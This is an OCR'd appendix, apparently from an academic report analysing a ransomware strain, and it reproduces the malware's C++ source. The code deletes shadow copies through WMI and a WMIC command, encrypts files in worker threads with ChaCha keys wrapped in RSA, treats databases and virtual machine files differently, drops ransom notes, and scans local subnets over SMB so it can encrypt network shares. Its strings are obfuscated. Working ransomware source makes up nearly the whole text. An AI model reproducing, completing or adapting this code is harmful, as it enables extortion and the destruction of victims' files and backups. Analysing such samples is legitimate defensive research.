            IID_IWbemLocator, (LPVOID*)&pLoc);

        IWbemContext* pContext = NULL;
        SYSTEM_INFO SysInfo;
        pGetNativeSystemInfo(&SysInfo);

        if (SysInfo.wProcessorArchitecture == PROCESSOR_ARCHITECTURE_AMD64) {

            hres = (HRESULT)pCoCreateInstance(CLSID_WbemContext, 0,
CLSCTX_INPROC_SERVER, IID_IWbemContext, (LPVOID*)&pContext);
            if (FAILED(hres))
            {
                pCoUninitialize();
                return FALSE;
            }

            BSTR Arch = pSysAllocString(OBFW(L"__ProviderArchitecture"));

            VARIANT vArchitecture;
            pVariantInit(&vArchitecture);
            V_VT(&vArchitecture) = VT_I4;
            V_INT(&vArchitecture) = 64;
            hres = pContext->SetValue(Arch, 0, &vArchitecture);
            pVariantClear(&vArchitecture);

            if (FAILED(hres))
            {
                pCoUninitialize();
                return FALSE;                // Program has failed.
            }

        }

        // Step 4: ---------------------------------------------------
        // Connect to WMI through the IWbemLocator::ConnectServer method

        IWbemServices* pSvc = NULL;

        // Connect to the root\cimv2 namespace with
        // the current user and obtain pointer pSvc
        // to make IWbemServices calls.
        BSTR Path = pSysAllocString(OBFW(L"ROOT\\CIMV2"));

        hres = pLoc->ConnectServer(
            Path, // Object path of WMI namespace
            NULL,                    // User name. NULL = current user
            NULL,                    // User password. NULL = current
            0,                       // Locale. NULL indicates current
            NULL,                    // Security flags.
            0,                       // Authority (for example, Kerberos)
            pContext,                       // Context object
```

```
        &pSvc                    // pointer to IWbemServices proxy
    );

    if (FAILED(hres))
    {

        pLoc->Release();
        pCoUninitialize();
        return FALSE;               // Program has failed.
    }

    // Step 5: --------------------------------------------------
    // Set security levels on the proxy -------------------------

    hres = (HRESULT)pCoSetProxyBlanket(
        pSvc,                       // Indicates the proxy to set
        RPC_C_AUTHN_WINNT,          // RPC_C_AUTHN_xxx
        RPC_C_AUTHZ_NONE,           // RPC_C_AUTHZ_xxx
        NULL,                       // Server principal name
        RPC_C_AUTHN_LEVEL_CALL,     // RPC_C_AUTHN_LEVEL_xxx
        RPC_C_IMP_LEVEL_IMPERSONATE, // RPC_C_IMP_LEVEL_xxx
        NULL,                       // client identity
        EOAC_NONE                   // proxy capabilities
    );

    if (FAILED(hres))
    {
        pSvc->Release();
        pLoc->Release();
        pCoUninitialize();
        return FALSE;               // Program has failed.
    }

    // Step 6: --------------------------------------------------
    // Use the IWbemServices pointer to make requests of WMI ----

    // For example, get the name of the operating system
    BSTR WqlStr = pSysAllocString(OBFW(L"WQL"));
    BSTR Query = pSysAllocString(OBFW(L"SELECT * FROM Win32_ShadowCopy"));

    IEnumWbemClassObject* pEnumerator = NULL;
    hres = pSvc->ExecQuery(
        WqlStr,
        Query,
        WBEM_FLAG_FORWARD_ONLY | WBEM_FLAG_RETURN_IMMEDIATELY,
        NULL,
        &pEnumerator);

    if (FAILED(hres))
    {
        pSvc->Release();
        pLoc->Release();
        pCoUninitialize();
        return 1;               // Program has failed.
    }
```

```
        // Step 7: --------------------------------------------------
        // Get the data from the query in step 6 -------------------

        IWbemClassObject* pclsObj = NULL;
        ULONG uReturn = 0;

        while (pEnumerator)
        {
            HRESULT hr = pEnumerator->Next(WBEM_INFINITE, 1,
                &pclsObj, &uReturn);

            if (0 == uReturn)
            {
                break;
            }

            VARIANT vtProp;

            // Get the value of the Name property
            hr = pclsObj->Get(OBFW(L"ID"), 0, &vtProp, 0, 0);

            WCHAR CmdLine[1024];
            RtlSecureZeroMemory(CmdLine, sizeof(CmdLine));
            wsprintfW(CmdLine, OBFW(L"cmd.exe /c
C:\\Windows\\System32\\wbem\\WMIC.exe shadowcopy where \"ID='%s'\" delete"),
vtProp.bstrVal);

            LPVOID Old;
            pWow64DisableWow64FsRedirection(&Old);
            CmdExecW(CmdLine);
            pWow64RevertWow64FsRedirection(Old);

            pVariantClear(&vtProp);
            pclsObj->Release();
        }

        // Cleanup
        // ========
        if (pContext) {
            pContext->Release();
        }
        pSvc->Release();
        pLoc->Release();
        pEnumerator->Release();
        pCoUninitialize();
        return TRUE;
    }
```

9.6. Threadpool

```
    Threadpool.cpp

    STATIC
    BOOL
```

```
    GetCryptoProvider(__out HCRYPTPROV* CryptoProvider)
    {
        BOOL bSuccess = (BOOL)pCryptAcquireContextA(CryptoProvider, NULL,
OBFA(MS_ENH_RSA_AES_PROV_A), PROV_RSA_AES, CRYPT_VERIFYCONTEXT);
        if (bSuccess) {
            return TRUE;
        }

        bSuccess = (BOOL)pCryptAcquireContextA(CryptoProvider, NULL,
OBFA(MS_ENH_RSA_AES_PROV_A), PROV_RSA_AES, CRYPT_VERIFYCONTEXT | CRYPT_NEWKEYSET);
        if (bSuccess) {
            return TRUE;
        }

        bSuccess = (BOOL)pCryptAcquireContextA(CryptoProvider, NULL,
OBFA(MS_ENH_RSA_AES_PROV_XP_A), PROV_RSA_AES, CRYPT_VERIFYCONTEXT);
        if (bSuccess) {
            return TRUE;
        }

        bSuccess = (BOOL)pCryptAcquireContextA(CryptoProvider, NULL,
OBFA(MS_ENH_RSA_AES_PROV_XP_A), PROV_RSA_AES, CRYPT_VERIFYCONTEXT |
CRYPT_NEWKEYSET);
        return bSuccess;
    }

    STATIC
    DWORD
    WINAPI
    ThreadHandler(__in threadpool::PTHREADPOOL_INFO ThreadPool)
    {

        HCRYPTKEY RsaKey;
        HCRYPTPROV CryptoProvider;
        locker::FILE_INFO FileInfo;

        LPVOID Buffer = pVirtualAlloc(NULL, BufferSize + 64, MEM_COMMIT |
MEM_RESERVE, PAGE_READWRITE);
        if (!Buffer) {
            pExitThread(EXIT_SUCCESS);
        }

        if (!GetCryptoProvider(&CryptoProvider)) {
            pExitThread(EXIT_FAILURE);
        }

        if (!pCryptImportKey(CryptoProvider, g_PublicKey, sizeof(g_PublicKey), 0,
0, &RsaKey)) {
            pExitThread(EXIT_FAILURE);
        }

        while (TRUE) {

            RtlSecureZeroMemory(&FileInfo, sizeof(FileInfo));
            threadpool::PTASK_INFO TaskInfo = NULL;
```

```
            pEnterCriticalSection(&ThreadPool->ThreadPoolCS);
            {

                TaskInfo = TAILQ_FIRST(&ThreadPool->TaskList);
                if (!TaskInfo) {

                    pLeaveCriticalSection(&ThreadPool->ThreadPoolCS);
                    pSleep(500);
                    continue;

                }

                ThreadPool->TasksCount--;
                if (ThreadPool->IsWaiting && ThreadPool->TasksCount <= (MAX_TASKS /
2)) {

                    pSetEvent(ThreadPool->hQueueEvent);
                    ThreadPool->IsWaiting = FALSE;

                }

                TAILQ_REMOVE(&ThreadPool->TaskList, TaskInfo, Entries);

            }
            pLeaveCriticalSection(&ThreadPool->ThreadPoolCS);

            if (TaskInfo->FileName == STOP_MARKER) {
                pExitThread(EXIT_SUCCESS);
            }

            FileInfo.Filename = TaskInfo->FileName.c_str();
            FileInfo.FileHandle = INVALID_HANDLE_VALUE;

            if (global::GetEncryptMode() == BACKUPS_ENCRYPT) {

            }
            else {

                if (locker::Encrypt(&FileInfo, (LPBYTE)Buffer, CryptoProvider,
RsaKey))
                {
                    pCloseHandle(FileInfo.FileHandle);
                    FileInfo.FileHandle = INVALID_HANDLE_VALUE;
                    locker::ChangeFileName(FileInfo.Filename);
                }
            }
            locker::CloseFile(&FileInfo);
            delete TaskInfo;
        }
        pExitThread(EXIT_SUCCESS);
    }

    BOOL
    threadpool::Create(
        __in INT ThreadPoolId,
        __in SIZE_T ThreadsCount
```

```
        )
    {
        PTHREADPOOL_INFO ThreadPool = NULL;
        if (ThreadPoolId == LOCAL_THREADPOOL) {
            ThreadPool = &g_LocalThreadPool;
        }
        else if (ThreadPoolId == NETWORK_THREADPOOL) {
            ThreadPool = &g_NetworkThreadPool;
        }
        else if (ThreadPoolId == BACKUPS_THREADPOOL) {
            ThreadPool = &g_BackupsThreadPool;
        }
        else {
            return FALSE;
        }

        ThreadPool->IsWaiting = FALSE;

        ThreadPool->hQueueEvent = pCreateEventA(NULL, FALSE, FALSE, NULL);
        if (!ThreadPool->hQueueEvent) {
            return FALSE;
        }

        ThreadPool->hThreads = (PHANDLE)m_malloc(sizeof(HANDLE) * ThreadsCount);
        if (!ThreadPool->hThreads) {
            return FALSE;
        }

        TAILQ_INIT(&ThreadPool->TaskList);
        ThreadPool->TasksCount = 0;
        ThreadPool->ThreadsCount = ThreadsCount;
        pInitializeCriticalSection(&ThreadPool->ThreadPoolCS);
        return TRUE;
    }

    BOOL
    threadpool::Start(__in INT ThreadPoolId)
    {
        PTHREADPOOL_INFO ThreadPool = NULL;
        if (ThreadPoolId == LOCAL_THREADPOOL) {
            ThreadPool = &g_LocalThreadPool;
        }
        else if (ThreadPoolId == NETWORK_THREADPOOL) {
            ThreadPool = &g_NetworkThreadPool;
        }
        else if (ThreadPoolId == BACKUPS_THREADPOOL) {
            ThreadPool = &g_BackupsThreadPool;
        }
        else {
            return FALSE;
        }

        for (SIZE_T i = 0; i < ThreadPool->ThreadsCount; i++) {
            ThreadPool->hThreads[i] = pCreateThread(NULL, 0,
(LPTHREAD_START_ROUTINE)&ThreadHandler, ThreadPool, 0, NULL);
        }
```

```
        return TRUE;
    }
```

9.7. SearchFiles

```
    VOID
    filesystem::SearchFiles(
        __in std::wstring StartDirectory,
        __in INT ThreadPoolID
        )
    {
        TAILQ_HEAD(, directory_info_) DirectoryList;
        TAILQ_INIT(&DirectoryList);

        PDIRECTORY_INFO StartDirectoryInfo = new DIRECTORY_INFO;
        if (!StartDirectoryInfo) {
            return;
        }

        StartDirectoryInfo->Directory = StartDirectory;
        TAILQ_INSERT_TAIL(&DirectoryList, StartDirectoryInfo, Entries);

        while (!TAILQ_EMPTY(&DirectoryList)) {

            WIN32_FIND_DATAW FindData;
            PDIRECTORY_INFO DirectoryInfo = TAILQ_FIRST(&DirectoryList);
            if (DirectoryInfo == NULL) {
                break;
            }

            std::wstring CurrentDirectory = DirectoryInfo->Directory;
            std::wstring SearchMask = MakeSearchMask(CurrentDirectory);
            DropInstruction(CurrentDirectory);

            HANDLE hSearchFile = pFindFirstFileW(SearchMask.c_str(), &FindData);
            if (hSearchFile == INVALID_HANDLE_VALUE) {
                logs::Write(OBFW(L"FindFirstFile fails in directory %s.
GetLastError = %lu."), CurrentDirectory.c_str(), pGetLastError());
                TAILQ_REMOVE(&DirectoryList, DirectoryInfo, Entries);
                delete DirectoryInfo;
                continue;
            }
            do {
                if (!plstrcmpW(FindData.cFileName, OBFW(L".")) ||
                    !plstrcmpW(FindData.cFileName, OBFW(L"..")) ||
                    FindData.dwFileAttributes & FILE_ATTRIBUTE_REPARSE_POINT)
                {
                    continue;
                }
                if (FindData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY &&
                    CheckDirectory(FindData.cFileName))
                {
                    std::wstring Directory = MakePath(CurrentDirectory,
FindData.cFileName);
```

```
                    PDIRECTORY_INFO DirectoryInfo = new DIRECTORY_INFO;
                    DirectoryInfo->Directory = Directory;
                    TAILQ_INSERT_TAIL(&DirectoryList, DirectoryInfo, Entries);
                }
                else if (CheckFilename(FindData.cFileName)) {
                    std::wstring Filename = MakePath(CurrentDirectory,
FindData.cFileName);
                    INT TasksCount = threadpool::PutTask(ThreadPoolID, Filename);
                    if (TasksCount >= MAX_TASKS) {
                        threadpool::SuspendThread(ThreadPoolID);
                    }
                }
            } while (pFindNextFileW(hSearchFile, &FindData));
            TAILQ_REMOVE(&DirectoryList, DirectoryInfo, Entries);
            delete DirectoryInfo;
            pFindClose(hSearchFile);
        }
    }
```

9.8. Locker

```
    Locker.cpp


    STATIC BOOL GenKey(
        __in HCRYPTPROV Provider,
        __in HCRYPTKEY PublicKey,
        __in locker::LPFILE_INFO FileInfo
    )
    {
        DWORD dwDataLen = 40;

        if (!pCryptGenRandom(Provider, 32, FileInfo->ChachaKey)) {
            return FALSE;
        }

        if (!pCryptGenRandom(Provider, 8, FileInfo->ChachaIV)) {
            return FALSE;
        }

        RtlSecureZeroMemory(&FileInfo->CryptCtx, sizeof(FileInfo->CryptCtx));
        ECRYPT_keysetup(&FileInfo->CryptCtx, FileInfo->ChachaKey, 256, 64);
        ECRYPT_ivsetup(&FileInfo->CryptCtx, FileInfo->ChachaIV);

        memory::Copy(FileInfo->EncryptedKey, FileInfo->ChachaKey, 32);
        memory::Copy(FileInfo->EncryptedKey + 32, FileInfo->ChachaIV, 8);

        if (!pCryptEncrypt(PublicKey, 0, TRUE, 0, FileInfo->EncryptedKey,
&dwDataLen, 524)) {
            return FALSE;
        }
        return TRUE;
    }

    BOOL
```

```
    locker::Encrypt(
        __in LPFILE_INFO FileInfo,
        __in LPBYTE Buffer,
        __in HCRYPTPROV CryptoProvider,
        __in HCRYPTKEY PublicKey
    )
    {
        BOOL Result = FALSE;
        DWORD BytesToRead = 0;
        LONGLONG TotalRead = 0;
        LONGLONG TotalWrite = 0;

        if (!GenKey(CryptoProvider, PublicKey, FileInfo)) {

            logs::Write(OBFW(L"Can't gen key for file %s. GetLastError = %lu"),
FileInfo->Filename, pGetLastError());
            return FALSE;
        }

        if (!OpenFileEncrypt(FileInfo)) {
            return FALSE;
        }

        if (CheckForDataBases(FileInfo->Filename)) {

            if (!WriteEncryptInfo(FileInfo, FULL_ENCRYPT, 0)) {
                return FALSE;
            }
            Result = EncryptFull(FileInfo, Buffer, CryptoProvider, PublicKey);
        }
        else if (CheckForVirtualMachines(FileInfo->Filename)) {

            if (!WriteEncryptInfo(FileInfo, PARTLY_ENCRYPT, 20)) {
                return FALSE;
            }
            Result =EncryptPartly(FileInfo, Buffer, CryptoProvider, PublicKey, 20);
        }
        else {

            if (FileInfo->FileSize <= 1048576) {
                if (!WriteEncryptInfo(FileInfo, FULL_ENCRYPT, 0)) {
                    return FALSE;
                }
                Result = EncryptFull(FileInfo, Buffer, CryptoProvider, PublicKey);
            }
            else if (FileInfo->FileSize <= 5242880) {

                if (!WriteEncryptInfo(FileInfo, HEADER_ENCRYPT, 0)) {
                    return FALSE;
                }
                Result = EncryptHeader(FileInfo, Buffer, CryptoProvider,
PublicKey);
            }
            else {
                if (!WriteEncryptInfo(FileInfo, PARTLY_ENCRYPT, 50)) {
                    return FALSE;
```

```
                }
                Result=EncryptPartly(FileInfo,Buffer,CryptoProvider,PublicKey,50);
            }
        }
        return Result;
```

9.9. NetworkScanner

```
    STATIC
    BOOL
    GetSubnets(__in PSUBNET_LIST SubnetList)
    {
        ULONG TableSize = 0;
        PMIB_IPNETTABLE IpNetTable = NULL;

        pGetIpNetTable(IpNetTable, &TableSize, FALSE);
        if (!TableSize) {

            logs::Write(OBFW(L"GetIpNetTable fails. GetLastError = %lu"),
pGetLastError());
            return FALSE;

        }

        IpNetTable = (PMIB_IPNETTABLE)m_malloc(TableSize);
        if (!IpNetTable) {
            return FALSE;
        }

        ULONG Result = (ULONG)pGetIpNetTable(IpNetTable, &TableSize, FALSE);
        if (Result != ERROR_SUCCESS) {

            logs::Write(OBFW(L"GetIpNetTable fails. GetLastError = %lu"),
pGetLastError());
            m_free(IpNetTable);
            return FALSE;

        }

        for (ULONG i = 0; i < IpNetTable->dwNumEntries; i++) {

            WCHAR wszIpAddress[INET_ADDRSTRLEN];
            ULONG dwAddress = IpNetTable->table[i].dwAddr;
            PUCHAR HardwareAddres = IpNetTable->table[i].bPhysAddr;
            ULONG HardwareAddressSize = IpNetTable->table[i].dwPhysAddrLen;

            RtlSecureZeroMemory(wszIpAddress, sizeof(wszIpAddress));

            IN_ADDR InAddr;
            InAddr.S_un.S_addr = dwAddress;
            PCHAR szIpAddress = inet_ntoa(InAddr);
            DWORD le = WSAGetLastError();

            PCSTR p1 = (PCSTR)pStrStrIA(szIpAddress, OBFA("172."));
            PCSTR p2 = (PCSTR)pStrStrIA(szIpAddress, OBFA("192.168."));
```

```
            PCSTR p3 = (PCSTR)pStrStrIA(szIpAddress, OBFA("10."));
            PCSTR p4 = (PCSTR)pStrStrIA(szIpAddress, OBFA("169."));

            if (p1 == szIpAddress ||
                p2 == szIpAddress ||
                p3 == szIpAddress ||
                p4 == szIpAddress)
            {

                BOOL Found = FALSE;

                PSUBNET_INFO SubnetInfo = NULL;
                TAILQ_FOREACH(SubnetInfo, SubnetList, Entries) {

                    if (!memcmp(&SubnetInfo->dwAddress, &dwAddress, 3)) {

                        Found = TRUE;
                        break;

                    }

                }

                if (!Found) {

                    BYTE bAddres[4];
                    *(ULONG*)bAddres = dwAddress;
                    bAddres[3] = 0;

                    PSUBNET_INFO NewSubnet =
(PSUBNET_INFO)m_malloc(sizeof(SUBNET_INFO));
                    if (!NewSubnet) {
                        break;
                    }

                    RtlCopyMemory(&NewSubnet->dwAddress, bAddres, 4);
                    TAILQ_INSERT_TAIL(SubnetList, NewSubnet, Entries);

                }

            }
        }

        m_free(IpNetTable);
        return TRUE;
    }

    VOID
    network_scanner::EnumShares(
        __in PWCHAR pwszIpAddress,
        __out PSHARE_LIST ShareList
        )
    {
        NET_API_STATUS Result;
        LPSHARE_INFO_1 ShareInfoBuffer = NULL;
        DWORD er = 0, tr = 0, resume = 0;;
```


```
        do
        {
            Result = (NET_API_STATUS)pNetShareEnum(pwszIpAddress, 1,
(LPBYTE*)&ShareInfoBuffer, MAX_PREFERRED_LENGTH, &er, &tr, &resume);
            if (Result == ERROR_SUCCESS)
            {

                LPSHARE_INFO_1 TempShareInfo = ShareInfoBuffer;

                for (DWORD i = 1; i <= er; i++)
                {

                    if (TempShareInfo->shi1_type == STYPE_DISKTREE  ||
                        TempShareInfo->shi1_type == STYPE_SPECIAL   ||
                        TempShareInfo->shi1_type == STYPE_TEMPORARY)
                    {

                        PSHARE_INFO ShareInfo =
(PSHARE_INFO)m_malloc(sizeof(SHARE_INFO));

                        if (ShareInfo && plstrcmpiW(TempShareInfo->shi1_netname,
OBFW(L"ADMIN$"))) {

                            plstrcpyW(ShareInfo->wszSharePath, OBFW(L"\\\\"));
                            plstrcatW(ShareInfo->wszSharePath, pwszIpAddress);
                            plstrcatW(ShareInfo->wszSharePath, OBFW(L"\\"));
                            plstrcatW(ShareInfo->wszSharePath, TempShareInfo-
>shi1_netname);

                            logs::Write(OBFW(L"Found share %s."), ShareInfo-
>wszSharePath);
                            TAILQ_INSERT_TAIL(ShareList, ShareInfo, Entries);

                        }
                    }
                    TempShareInfo++;
                }
                pNetApiBufferFree(ShareInfoBuffer);
            }
        } while (Result == ERROR_MORE_DATA);

    }

    STATIC
    DWORD
    WINAPI
    HostHandler(__in PVOID pArg)
    {
        network_scanner::SHARE_LIST ShareList;
        TAILQ_INIT(&ShareList);

        while (TRUE) {

            pEnterCriticalSection(&g_CriticalSection);
```

```
            PHOST_INFO HostInfo = TAILQ_FIRST(&g_HostList);
            if (HostInfo == NULL) {

                pLeaveCriticalSection(&g_CriticalSection);
                pSleep(1000);
                continue;

            }

            TAILQ_REMOVE(&g_HostList, HostInfo, Entries);
            pLeaveCriticalSection(&g_CriticalSection);

            if (HostInfo->dwAddres == STOP_MARKER) {

                m_free(HostInfo);
                pExitThread(EXIT_SUCCESS);

            }

            network_scanner::EnumShares(HostInfo->wszAddress, &ShareList);
            while (!TAILQ_EMPTY(&ShareList))
            {

                network_scanner::PSHARE_INFO ShareInfo = TAILQ_FIRST(&ShareList);
                logs::Write(OBFW(L"Starting search on share %s."), ShareInfo-
>wszSharePath);
                filesystem::SearchFiles(ShareInfo->wszSharePath,
threadpool::NETWORK_THREADPOOL);
                TAILQ_REMOVE(&ShareList, ShareInfo, Entries);
                m_free(ShareInfo);

            }
            m_free(HostInfo);
        }
        pExitThread(EXIT_SUCCESS);
    }

    STATIC
    BOOL
    CreateHostTable()
    {
        PSUBNET_INFO SubnetInfo = TAILQ_FIRST(&g_SubnetList);
        if (!SubnetInfo) {
            return FALSE;
        }

        BYTE bAddres[4];
        DWORD dwAddress;
        RtlCopyMemory(bAddres, &SubnetInfo->dwAddress, 4);

        for (BYTE i = 0; i < 255; i++) {
            bAddres[3] = i;
            RtlCopyMemory(&dwAddress, bAddres, 4);

            PCONNECT_CONTEXT ConnectCtx = (PCONNECT_CONTEXT)pGlobalAlloc(GPTR,
sizeof(CONNECT_CONTEXT));
```


```
            if (!ConnectCtx) {
                break;
            }

            ConnectCtx->dwAddres = dwAddress;
            ConnectCtx->State = NOT_CONNECTED;
            ConnectCtx->s = (SOCKET)pWSASocketW(AF_INET, SOCK_STREAM, IPPROTO_TCP,
NULL, 0, WSA_FLAG_OVERLAPPED);
            if (ConnectCtx->s == INVALID_SOCKET) {

                pGlobalFree(ConnectCtx);
                continue;

            }

            SOCKADDR_IN SockAddr;
            RtlSecureZeroMemory(&SockAddr, sizeof(SockAddr));
            SockAddr.sin_family = AF_INET;
            SockAddr.sin_port = 0;
            SockAddr.sin_addr.s_addr = INADDR_ANY;

            if (pbind(ConnectCtx->s, (CONST SOCKADDR*) & SockAddr,
sizeof(SockAddr)) != ERROR_SUCCESS) {

                pclosesocket(ConnectCtx->s);
                pGlobalFree(ConnectCtx);
                continue;
            }
            if (!pCreateIoCompletionPort((HANDLE)ConnectCtx->s, g_IocpHandle,
CONNECT_COMPLETION_KEY, 0)) {
                pclosesocket(ConnectCtx->s);
                pGlobalFree(ConnectCtx);
                continue;
            }
            TAILQ_INSERT_TAIL(&g_ConnectionList, ConnectCtx, Entries);
        }
        TAILQ_REMOVE(&g_SubnetList, SubnetInfo, Entries);
        m_free(SubnetInfo);
        return TRUE;
    }

    STATIC
    VOID
    ScanHosts()
    {
        PCONNECT_CONTEXT ConnectCtx = NULL;
        TAILQ_FOREACH(ConnectCtx, &g_ConnectionList, Entries) {

            DWORD dwBytesSent;
            SOCKADDR_IN SockAddr;
            RtlSecureZeroMemory(&SockAddr, sizeof(SockAddr));
            SockAddr.sin_family = AF_INET;
            SockAddr.sin_port = htons(SMB_PORT);
            SockAddr.sin_addr.s_addr = ConnectCtx->dwAddres;
```

```
            if (g_ConnectEx(ConnectCtx->s, (CONST SOCKADDR*) & SockAddr,
sizeof(SockAddr), NULL, 0, &dwBytesSent, (LPOVERLAPPED)ConnectCtx)) {

                ConnectCtx->State = CONNECTED;
                AddHost(ConnectCtx->dwAddres);

            }
            else if (WSA_IO_PENDING == WSAGetLastError()) {

                g_ActiveOperations++;
                ConnectCtx->State = CONNECTING;

            }
        }
    }
```


9.10. Wireshark - Captura 1



9.11. Wireshark - Captura 2



9.12. Wireshark - Captura 3



9.13. Diagrama de Gantt